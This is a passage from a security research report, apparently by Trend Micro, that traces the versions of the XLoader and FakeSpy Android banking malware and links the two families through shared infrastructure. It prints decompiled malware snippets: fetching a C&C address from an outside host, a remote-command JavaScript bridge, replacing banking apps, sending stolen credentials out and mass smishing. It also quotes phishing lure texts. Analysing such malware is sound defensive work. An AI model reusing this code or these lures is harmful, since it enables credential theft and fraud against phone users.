


Figure 21. Screenshot of the XLoader version 5.0 posing as an app from a major home delivery service company in Japan




Figure 22. Screenshot of XLoader version 5.0's SMiShing message (in Japanese), which was also used by a FakeSpy variant

The previous versions have self-protection/persistence mechanisms, but XLoader version 5.0 removed it, possibly as a way to avoid the attention of users and security applications. Instead, this version used Java Reflection and Base64 encoding techniques to hide the icon from the device application list after it launches for the first time.

```
static {
    String[] v1 = new String[13];
    v1[0] = "고객님의 Google 아이디 비밀번호를 확인했습니다. 본인인증 후 사용하세요.";
    v1[1] = "새로운버전이 출시되었습니다. 재설치 후 이용하시기 바랍니다.";
    v1[2] = "" + p.b + "에 권한을 거부하십니까?";
    v1[3] = "오픈중권한\" + p.b + "\"에서 더 빠르게 페이지 방문할 수 있고 핸드폰 속도도 높일 겁니다";
    v1[4] = "확인";
    v1[5] = "취소";
    v1[6] = "[성명].[성년월일]를 확인합니다. 확인하고 다시 입력하세요.";
    v1[7] = "안전인증";
    v1[8] = "미완료";
    v1[9] = "성년월일";
    v1[10] = "구글 계정이 이상에 있습니다. 음성인증을 통해 인증번호를 입력하여 구글 계정을 검증하도록합니다. 아니면 정상사용에 영향!";
    v1[11] = "인증번호";
    v1[12] = "인증번호를 입력하세요";
    p.c = v1;
    v1 = new String[13];
    v1[0] = "Google 帳號危險 認證後使用";
    v1[1] = "發現新版本, 請更新後使用";
    v1[2] = "要向" + p.b + "授予此權限嗎?";
    v1[3] = "開啟權限後\" + p.b + "\"將可更快速的訪問網頁, 並且提升手機的上網體驗.";
    v1[4] = "確認";
    v1[5] = "取消";
    v1[6] = "[姓名].[生日]確認後重新輸入.";
    v1[7] = "安全認證";
    v1[8] = "姓名";
    v1[9] = "生日";
    v1[10] = "您的谷歌帐号存在异常, 请收听语音验证码填写验证码验证您的谷歌帐号, 否则将影响您的正常实用.";
    v1[11] = "验证码";
    v1[12] = "请输入验证码";
}
```

Figure 23. XLoader version 5.0 still supports 27 languages, but the way it's coded is better than version 4.0; it's more scalable and easier to maintain.

The Evolution of FakeSpy

Trend Micro sourced more than 200 FakeSpy malware samples. FakeSpy underwent several significant changes since it was first discovered on October 15, 2017, and has since infected more than 12 thousand smartphone users. Like XLoader, FakeSpy uses SMS as an entry point to steal information from users in Japan and South Korea.

All samples were sourced from FakeSpy's malicious domains.

	Version 1.0	Version 2.0	Version 3.0	Version 4.0	Version 5.0	Version 6.0
Date	2017-10-15 to 2017-11-26	2017-12-03 to 2018-04-19	2018-05-15 to 2018-06-24	2018-06-26 to 2018-07-19	2018-07-19 to 2018-08-02	2018-08-02 to now
Posed as	NH농협캐피탈 (NH Capital), KB국민은행 (KB Kookmin Bank), NH농협은행 (Nonghyup Bank)	A fashion and clothing company, a major home delivery service company in Japan, a telecommunications company, a credit card company, a postal service company	A major home delivery service company in Japan	A major home delivery service company in Japan	A major home delivery service company in Japan	A major home delivery service company in Japan, 急便 (Express), 宅急便 (Takkyubin)
Number of sourced samples	6	26	29	44	39	122
Languages supported	South Korean (Hangul)	Japanese	Japanese	Japanese	Japanese	Japanese
Spread channel	SMiShing	SMiShing	SMiShing	SMiShing	SMiShing	SMiShing
Packed?	No	No	No	Yes	Yes	Yes
Phishes financial account credentials?	No	Yes	No	Yes	Yes	Yes
Fetches SMiShing data?	No	No	No	No	Yes	Yes
C&C channel	Legitimate web	Hardcoded	Hardcoded	Hardcoded	Hardcoded	Hardcoded
Command channel	JavaScript	JavaScript	N/A	N/A	N/A	N/A

Table 2. A quick look at FakeSpy's version changes

FakeSpy Version 1.0 (October 15 to November 26, 2017)

We were able to source six samples of FakeSpy version 1.0, which posed as NH농협캐피탈 (NH Capital), KB국민은행 (KB Kookmin Bank), and NH농협은행 (Nonghyup Bank) to target South Korean users. This version of FakeSpy has the ability to steal SMS, call logs, and contacts from the infected device.




Figure 24. Screenshots of the fake apps used by FakeSpy

When manually launched, it connects to `hxxp://www[.]rainfly[.]cn/get[.]php?id[.]` and parses its C&C server address by replacing '?' with '.'.

```
try {
    v3 = new URL("http://www.rainfly.cn/get[.]php?id=" + Config.7C).openConnection();
    ((URLConnection)v3).setRequestMethod("GET");
    ((URLConnection)v3).setRequestProperty("Charset", "UTF-8");
    ((URLConnection)v3).setRequestProperty("Content-Type", "text/xml; charset=UTF-8");
    if(((URLConnection)v3).getResponseCode() == 200) {
        InputStream v5 = ((URLConnection)v3).getInputStream();
        ByteArrayOutputStream v1 = new ByteArrayOutputStream();
        byte[] v2 = new byte[2048];
        while(true) {
            int v6 = v5.read(v2);
            if(v6 == -1) {
                break;
            }
            v1.write(v2, 0, v6);
        }
        v5.close();
        String v7 = new String(v1.toByteArray(), "UTF-8");
        MLog.i("link:" + v7);
        if(!v7.equalsIgnoreCase("") && (v7.contains("?"))) {
            MKits.setLink(WebActivity.this, "http://" + v7.replace("?", ".") + "/");
        }
    }
}
```

Figure 25. Code snippet showing the C&C server being fetched


```

Transmission Control Protocol, Src Port: 80, Dst Port: 43713, Seq: 1, Ack: 246, Len: 239
Hypertext Transfer Protocol
Line-based text data: text/html (1 lines)
142?252?249?58

```

Figure 26. The fetched C&C address

It uses a JavaScript bridge (JavascriptInterface) to allow an application's internal functions to be invoked by downloading and running JavaScript from a remote website. This is all done to send commands via JavaScript.

```

@JavascriptInterface public void onMessage(String arg14) {
    String v7;
    String v5;
    String v1;
    MLog.i("onMessage:" + arg14);
    String v2 = MKits.getIM(this.mContext);
    try {
        JSONObject v3 = new JSONObject(arg14);
        v1 = v3.optString("maid");
        v5 = v3.optString("contact");
        v7 = v3.optString("phone");
    }
    catch(JSONException v0) {
        v0.printStackTrace();
    }

    if(v1.equalsIgnoreCase("")) {
        v1 = Config.MAID;
    }

    if(!arg14.contains("contact") || (arg14.contains("add") || (arg14.contains("delete")))) {
        if(!v7.equalsIgnoreCase("") && (arg14.contains("add") && (arg14.contains("contact") && (arg14.contains("phone")))) {
            MKits.addContact(this.mContext, v5, v7);
            MLog.i("add contact:" + v5 + " phone:" + v7);
            return;
        }

        if(!v7.equalsIgnoreCase("") && (arg14.contains("delete") && (arg14.contains("contact") && (arg14.contains("phone")))) {
            MKits.deleteRelation(this.mContext, v7);
            MLog.i("delete contact:" + v5 + " phone:" + v7);
            return;
        }

        if(arg14.contains("Forbidden")) {
            MKits.setForbidden(this.mContext, true);
            System.exit(0);
            return;
        }

        MKits.setForbidden(this.mContext, false);
    }
}

```

Figure 27. JavaScript Bridge

FakeSpy Version 2.0 (December 3, 2017 to April 19, 2018)

We sourced 26 samples of FakeSpy version 2.0. For this version, the malware operators shifted their target from South Korea to Japan. This version posed as a major home delivery service company in Japan, a telecommunications company, a credit card company, a fashion and clothing company, and a postal service company..



Figure 28. Attack vectors of FakeSpy version 2.0

Unlike version 1.0, this version doesn't have the ability to monitor calls, but it added more C&C commands, such as setting the device to mute, resetting itself, and stealing SMS, device information, and update configuration.

It can update its C&C server, which is encrypted along with other configurations, through SMS. The malware registers a receiver to monitor SMS, and once the device receives the SMS, it will check if the SMS content contains “^^,” “\$\$,” and “?,” and parse the real C&C server address.

The malware also has the ability to phish users' bank accounts by checking installed banking apps on the device and downloading malicious ones to replace them.

```

for(v4 = 0; v4 < JConfig.DK_ARRAY_LIST.Length; ++v4) {
    this.mUninstall_package = JKits.getDec(JConfig.DK_ARRAY_LIST[v4]);
    this.mInstall_package = JConfig.MY_DK_ARRAY_LIST[v4];
    String v1 = JKits.getConfigStr(((Context)this), "uninow");
    String v0 = JKits.getConfigStr(((Context)this), "insnow");
    if(!JKits.isInstalled(((Context)this), this.mInstall_package) && (v0.equalsIgnoreCase(this.mInstall_package)) && (v1.equalsIgnoreCase(this.mUninstall_package))) {
        v3 = 1;
        this.TYPE = JConfig.TYPE_INSTALL;
        this.downloadFile(v2, this.mInstall_package + ".apk");
        break;
    }

    if((JKits.isInstalled(((Context)this), this.mUninstall_package) && !JKits.isInstalled(((Context)this), this.mInstall_package)) {
        v3 = 1;
        this.TYPE = JConfig.TYPE_REPLACE_INSTALL;
        this.downloadFile(v2, this.mInstall_package + ".apk");
        break;
    }
}
}
}

```

Figure 29. Code snippet showing legitimate apps being replaced with malicious ones

The malicious banking apps have the same icons as the replaced ones. If launched, it sends a fake notification window to users. After that, it prompts a page for users to input their accounts and passwords.



Figure 30. Screenshots of a malicious app posing as a legitimate banking app, the fake notification window, and the phishing page. The text in the notification window is written in Japanese language, which roughly translates to: "These days, users' information leak is frequently occurring. We upgraded [redacted] to protect users. You need to re-login "rakuten bank" or we will lock your account."

This variant has the ability to send a user's credential information to its C&C server after the user clicks on the login button.

```

HashMap v0 = new HashMap();
((Map)v0).put("shopno", this.shopno.getText().toString());
((Map)v0).put("accountnumber", this.accountnumber.getText().toString());
((Map)v0).put("security", this.seelct1_txt.getText().toString() + "=" + this.edit_txt1.getText());
this.progressDialog.show();
new Thread(new ApiUpdate(((Context)this), ((Map)v0), ((MoreCallBack)this))).start();
return;

public void postInfos() {
String v6 = "http://tempuri.org/";
if(!TextUtils.isEmpty(Application.getInstance().getPosition())) {
String v1 = "http://" + Application.getInstance().getPosition() + "/webservice1.asmx";
String v10 = v6 + this.methodName;
SoapObject v9 = new SoapObject(v6, this.methodName);
Iterator v4 = this.map.entrySet().iterator();
while(v4.hasNext()) {
Object v2 = v4.next();
v9.addProperty(((Map$Entry)v2).getKey(), ((Map$Entry)v2).getValue());
}

SoapSerializationEnvelope v3 = new SoapSerializationEnvelope(100);
v3.bodyOut = v9;
v3.dotNet = true;
v3.setOutputSoapObject(v9);
HttpTransportSE v11 = new HttpTransportSE(v1);
try {
v11.call(v10, ((SoapEnvelope)v3));
if(v3.bodyIn.toString().contains("0")) {
if(this.activity == null) {
return;
}

this.activity.getMoreRequest();
return;
}

Application.getInstance().setCookieAdd();
this.postInfos();
}
} catch (Exception v0) {
v0.printStackTrace();
Application.getInstance().setCookieAdd();
this.postInfos();
}
}

}

public void run() {
this.postInfos();
}
}

```

Figure 31. Code snippet showing FakeSpy version 2.0 stealing user account credentials

FakeSpy Version 3.0 (May 15 to June 24, 2018)

We sourced 29 samples of FakeSpy version 3.0. This version still posed as a major home delivery service company in Japan, but its code structure has changed significantly. It removed the JS Bridge, which was used to receive commands; removed the function of replacing real banking apps with fake ones; and just kept the function that steals SMS messages. This version has a hardcoded and encrypted C&C address.




Figure 32. Structure of FakeSpy version 3.0

```
try {
    this.sp.setValue("URL", new JUtils("TEST").decrypt("769b974306b596cb8747b13ed9fdcedf1ef1afc62da3652e6eba1e196dc0df63"));
}
```

Figure 33. Code snippet showing FakeSpy version 3.0's C&C address' encryption

FakeSpy Version 4.0 (June 26 to July 19, 2018)

Trend Micro sourced 44 samples of FakeSpy version 4.0, which adds the ability to send SMiShing messages to other mobile users. When launched, it sends a SMiShing message to all of the device's contacts, capable of sending a message to one phone number every two seconds.

```
SmsUtil.sendSMSTO(arg18, v13, "私はあなたに贈り物を送った、それをチェックし、リンクを確認してください" + StringUtil.dogs[ContactUtils.rand.nextInt(6)]);
Thread.sleep(2000);
```

Figure 34. Content of the SMiShing message: “私はあなたに贈り物を送った、それをチェックし、リンクを確認してください (English translation: I sent you a gift, click the link to check it).

The phishing domain poses as a legitimate website of a major home delivery service company in Japan. Clicking on any button on the malicious webpage will trigger the download of an APK file. The page provides instructions (in Japanese) on how to download and install the malicious app.




Figure 35. Screenshots of the fake webpage of a major home delivery service company in Japan and its instructions on how to install the malicious app

Version 5.0 (July 19 to August 2, 2018)

We sourced 39 samples for the analysis of FakeSpy version 5.0. The pre-configured phishing domains of the previous version were blocked by Chrome and other security vendors soon after it appeared, leading to the emergence of FakeSpy version 5.0. This version fetches the SMiShing content and the list of targeted phone numbers from its C&C server. The attacker controls the data sent from the C&C server.

```

JSONArray v3 = new JSONArray(StUtil.postJson(MS.this, MS.this.sp.getValue("URL", "") + "/servlet/GetMessage", "{\\"json\":" + StUtil.stringToJson(v2.toString()) + "\"}"));
MS.this.sp.setValue("tt4", v3.length());
int v1;
for(v1 = 0; v1 < v3.length(); ++v1) {
    JSONObject v4 = v3.getJSONObject(v1);
    SmsUtil.sendSMS(MS.this, v4.getString("send_p"), v4.getString("cont"));
    Thread.sleep(1000);
}

```

Figure 36. Fetched SMS data from the server




Figure 37. The infected device attempting to send SMiShing messages to other phone numbers. The SMS content sent from the C&C server are all the same except for the embedded phishing domains.

Some targeted phone numbers sent from the C&C server were actually generated by the server and not taken from the infected device’s contact list. These numbers follow the format of Japan’s phone numbers, but some did not follow the format.

The ability to replace real applications with malicious ones resurfaced in this version. However, it only targets a financial services company that offers prepaid and credit cards. The malware checks whether the app of the financial services company is installed in the device and then downloads a fake one to replace it. To lure the user into installing the malicious app, it will send this message: 新しいバージョンがあります、アップグレードしてください。 This roughly translates to “There is a new version, please upgrade” in English.

The fake app pops an account update notification to phish the account credentials of victims, which are sent to its C&C server.




Figure 38. The fake and malicious app's notification pop-up window and phishing page.

FakeSpy Version 6.0 (August 2, 2018 to present)

We sourced 122 FakeSpy version 6.0 samples for this research. Apart from the ability to fetch SMS content and targeted phone numbers from the C&C server, there's only one function added in this version, which is the ability to send the SMiShing content to the infected device's contact list; one contact number every 15 seconds.

```
String v2_1 = HS.this.sp.getValue("URL", "") + "/servlet/GetMoreConMessage";
StringBuilder v3 = new StringBuilder();
v3.append("{\"json\":\"");
v3.append(StUtil.stringToJson(v0.toString()));
v3.append("\"}");
String v0_3 = StUtil.postJson(((Context)v1), v2_1, v3.toString());
if(TextUtils.isEmpty(((CharSequence)v0_3))) {
    return;
}

JSONArray v1_1 = new JSONArray(v0_3);
int v0_4;
for(v0_4 = 0; v0_4 < v1_1.length(); ++v0_4) {
    UC.readAllContacts(HS.this, v1_1.getJSONObject(v0_4).getString("cont").trim());
    Thread.sleep(15000);
}
```

Figure 39. Code snippet showing SMS data being fetched from the C&C server

The Global Impact of XLoader and FakeSpy Attacks

XLoader and FakeSpy attacks continue to increase and spread across the globe. From more than 3,000 in January 2018, the victim count continued to rise, reaching 118,207 in August. A total of 384,748 victims from XLoader and FakeSpy attacks were recorded as of October.




Figure 40. Monthly infection count for XLoader and FakeSpy attacks this year

The data on the location distribution of victims show that South Korea, Japan, Vietnam, and Turkey were the most affected countries, followed by Indonesia, Pakistan, India, Bangladesh, and Czech Republic, among others.




Figure 41. Location distribution of XLoader and FakeSpy victims on August 28, 2018 (taken from the log of accessed malicious email provider)

XLoader and FakeSpy both target online banking users. Our analysis found that the malware phished an average of around 50-60 banking account credentials per day. The stolen banking account credentials included card numbers, passwords, names, addresses, and dates of birth, among other PII.

Based on the number of victims and affected regions from early this year to October, the global impact of XLoader and FakeSpy attacks continues to grow rapidly. As we continue to monitor the threat landscape to craft stronger defenses against mobile threats and other forms of cybercriminal threats, we closely examined the two malware families' malicious activities, leading to the discovery of XLoader and FakeSpy's connection.

The Connection Between XLoader and FakeSpy

We first noticed the connection between XLoader and FakeSpy when the former was seen disguised as a legitimate app of a major home delivery service company in Japan in June 2018, which is a deception tactic FakeSpy has used. We learned that they use the same infrastructure to deploy malware.

On July 20, 2018, while searching for an XLoader sample (SHA256: bf0ad39d8a19b9bc385fb629e3227dec4012e1f5a316e8a30c932202624e8e0e) on VirusTotal, we found that the sample was downloaded from `hxxp://[redacted]-zz[.]com/[redacted][.]apk`, a fake domain of the Japanese home delivery service company mentioned above.




Figure 42. VirusTotal showing details of an XLoader sample coming from a domain posing as that of a Japanese home delivery service company's

On August 27, 2018, while analyzing a FakeSpy sample (SHA256: ba5b85a4dd70b96f4a43bda5eb66e546facc4e3523f78a91fc01c768c6de5c24), we discovered that the domain it was downloaded from was `hxxp://[redacted]-zz[.]com/[redacted][.]apk`. A look into multiple XLoader and FakeSpy samples showed the same results.

```

#28# [~]$wget http://[redacted]
--2018-08-27 08:49:11-- http://[redacted]
Resolving proxy.local...
Connecting to proxy.local|... connected.
Proxy request sent, awaiting response... 200 OK
Length: 2367385 (2.3M) [application/vnd.android.package-archive]
Saving to: "[redacted].apk"

100%[=====] 2,367,385 519K/s in 4.5s

2018-08-27 08:49:17 (519 KB/s) - "[redacted].apk" saved [2367385/2367385]

#29# [~]$sha256sum [redacted].apk
ba5b85a4dd70b96f4a43bda5eb66e546facc4e3523f78a91fc01c768c6de5c24 [redacted].apk

```

Figure 43. A FakeSpy sample was found to have been downloaded from a fake domain of the said major home delivery service company in Japan.

DOMAIN INFORMATION	
Domain:	33333-zz.com
Registrar:	Chengdu West Dimension Digital Technology Co., Ltd.
Registration Date:	2018-07-18
Expiration Date:	2019-07-18
Updated Date:	2018-07-18
Status:	ok

Figure 44. The domain was registered on July 18, 2018 and will expire exactly one year after its registration date.

